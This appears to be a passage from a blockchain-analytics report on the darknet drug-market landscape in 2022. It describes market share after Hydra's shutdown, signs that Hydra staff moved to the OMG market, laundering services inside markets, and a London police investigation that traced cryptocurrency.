
**Daily revenue: darknet markets vs. single vendor shops, 2022**

Throughout 2022, we observed a negative relationship between funds sent to regular darknet markets and those sent to single vendor shops. For instance, we see single vendor shop revenue spike beginning around March, around the same time traditional darknet market revenue began to fall. Similarly, single vendor shop revenue fell concurrently with the recovery of traditional darknet markets from around June through end of year.

## The battle for market dominance, post-Hydra shutdown

Before law enforcement shut down Hydra, it was the largest darknet market in the world. Prior to its demise, Hydra Marketplace captured 93.3% of all economic value received by darknet markets in 2022 — some \$357.4 million. The Russia-based darknet market enabled drug sales and offered cybercriminals unique money laundering services. “Hydra had an internal mixer called Bitcoin Bank Mixer, which vendors could use to withdraw Bitcoin from Hydra that appeared clean on-chain,” said Altuntas.

### Hydra's closure and the top eight markets in 2022




Through most of April and May, OMG captured well over 50% of total market share, reaching a peak of 65.2% on April 23, and operated virtually unchallenged by competition, indicating its potential as a Hydra successor. In June, [OMG suffered a distributed denial of service \(DDoS\) attack](#), which likely caused vendors and customers to migrate to Mega Darknet Market and Blacksprut Market around that time. [Similarly, Blacksprut was hacked in late November](#), which coincides with its decline from its peak revenue share of 68.5% a few weeks prior. Given the illicit nature of darknet markets, it's unsurprising that vendors and users would seek to leave a market that has suffered a data breach.

### How drug buyers and illicit users migrated from Hydra to other darknet markets

If we dig deeper into how Hydra's three primary successor markets jockeyed for position following Hydra's shutdown, we find that capturing the specific customers who previously relied on Hydra — both retail market customers and illicit users of Hydra's money laundering services — was crucial to the battle. We can investigate this by using on-chain data to look at where former Hydra users migrated after the market was closed. For this analysis, we'll split the remainder of 2022 after the April 5 Hydra shutdown into two time periods:

- **OMG dominance:** The 50 day-period immediately after Hydra’s shutdown when OMG captured close to 100% of darknet market share.
- **Post-OMG dominance:** The rest of 2022, when OMG became one of three sizable markets alongside Blacksprut and Mega.

The two charts below show which markets Hydra’s previous counterparties used the most in both of those two time periods. The color of the lines show the former Hydra users’ category of activity and the thickness of the lines show the proportion of their activity flowing to new markets after Hydra was shut down.




Like the vast majority of all darknet market users, former Hydra counterparties across all categories — both retail drug buyers and criminal users — transacted almost exclusively with OMG during the OMG dominance period. In the post-OMG dominance period, OMG retained a number of those former Hydra counterparties, but lost a significant share of their activity to the other two markets across all categories.

There are two primary takeaways from this: first, signs point to these three markets having launched money laundering services similar to what Hydra offered, which would explain why so many of

Hydra's criminal users migrated to those markets. The second takeaway is just how dominant OMG was amongst Hydra's counterparties immediately following Hydra's closure. This is especially interesting given the connections between OMG and Hydra that we'll explore later.

There is direct evidence that two of the three markets in question offer money laundering services. In early January 2023, Blacksprut vendor RedBull Exchange made a post titled "Transfer from platform" that said users could withdraw Bitcoin with a 4% fixed commission fee and that funds would instantly transfer to their private wallets without going through any "checks or cleanings." The image below shows a Blacksprut overview site indicating that the service offers internal exchanges for moving funds off market, and also recommending the Russia-based BestChange exchange aggregator service should those fail.




Similar posts on Mega Darknet Market confirm it offers these services, too. We don't yet have confirmation of OMG offering money laundering services, but again, the on-chain data suggests it likely does.


## OMG, Blacksprut, and Mega Darknet markets show potential vendor and admin overlap with Hydra

Advertised as “the most advanced darknet market ever,” OMG primarily provides illicit drugs, but also offers products like hacking utilities, banking information, and more. The market has a peculiar history. It first became active in early July 2020, with deposit volumes so low it appeared to be less of a darknet market and more a personal operation. However, nearly as soon as Hydra shut down, OMG began seeing high inflows for the first time, more than half of which came from Hydra counterparties.

**Weekly OMG!OMG! Market revenue by source:  
Hydra counterparties vs. Non-Hydracounterparties, 2022**




Blockchain analysis also reveals that several Hydra vendors migrated to OMG following Hydra's shutdown. The [Chainalysis Reactor](#) graph below shows several personal wallets associated with known Hydra vendors subsequently transacting with OMG.




The migration of vendors, plus the timing and source of OMG's initial revenue suggests that Hydra administrators may have been involved with the development of OMG. Additionally, the two markets show certain operational similarities. For instance, Hydra was unique from its competitors in that it offered location-based courier services. Upon account creation, the user would select their location and arrange "dead-drop"-style exchanges from vendor to buyer. Upon sale, the vendor would send the buyer geographic coordinates and a picture of where their well-hidden purchase could be found. OMG offers this same service, too.

Further blockchain analysis reveals an even more interesting connection: OMG's central wallets send high volumes of cryptocurrency to the same group of deposit addresses at a high-risk exchange with a heavy presence in Russia. The overlap in deposit address usage suggests that those deposit addresses may be controlled by the same individuals, which would suggest further vendor overlap or possibly even administrator overlap.



Both Blacksprut and Mega have also sent funds to deposit addresses on this exchange used previously by Hydra, but none as much as OMG. We can see this on the chart below, which shows the total amount sent by each market to shared deposit addresses.



We don't have definitive evidence confirming that any of OMG's creators or administrators were formally associated with Hydra. However, the deposit address overlap and instantaneous mass migration of Hydra users to OMG following Hydra's shutdown suggests that it's certainly possible.

## How London's Metropolitan Police used blockchain analysis to investigate drug traffickers


With the right tools for tracing cryptocurrency transactions, law enforcement can not only investigate the activity of vendors selling illicit drugs on darknet markets, but also follow their transactions to discover larger criminal enterprises.

A recent Metropolitan Police (MET) investigation — Operation Cyanic — provides a great example. This investigation into the international supply of Class A, B and C drugs examined a vendor profile on a dark web marketplace. The MET identified that the profile, run by a family network, had completed thousands of cryptocurrency transactions. As such, investigators [tracked and traced crypto funds](#) to identify assets held, calculate the benefit derived from drug supply, and support the traditional financial side of the operation's investigation.




Performing digital forensics after the suspect's arrest, investigators examined a number of mobile devices, during which they identified a transaction tied to a transfer of £1,500 worth of cryptocurrency. This was used as a starting point to map the suspect's criminal activity. Tracing a recent transaction from that wallet, police found that the suspect had sent funds to another high-activity wallet also thought to be under his control. That wallet had a much higher balance, and an extensive transaction history with many other wallets. This new information helped identify other elements of a larger organized gang, providing further actionable intelligence opportunities.


The graphs below illustrate how the MET traced funds from the initial wallet to other destinations, which indicate that the suspect was part of a large-scale drug trafficking ring using cryptocurrency as a primary means of payment and money laundering.



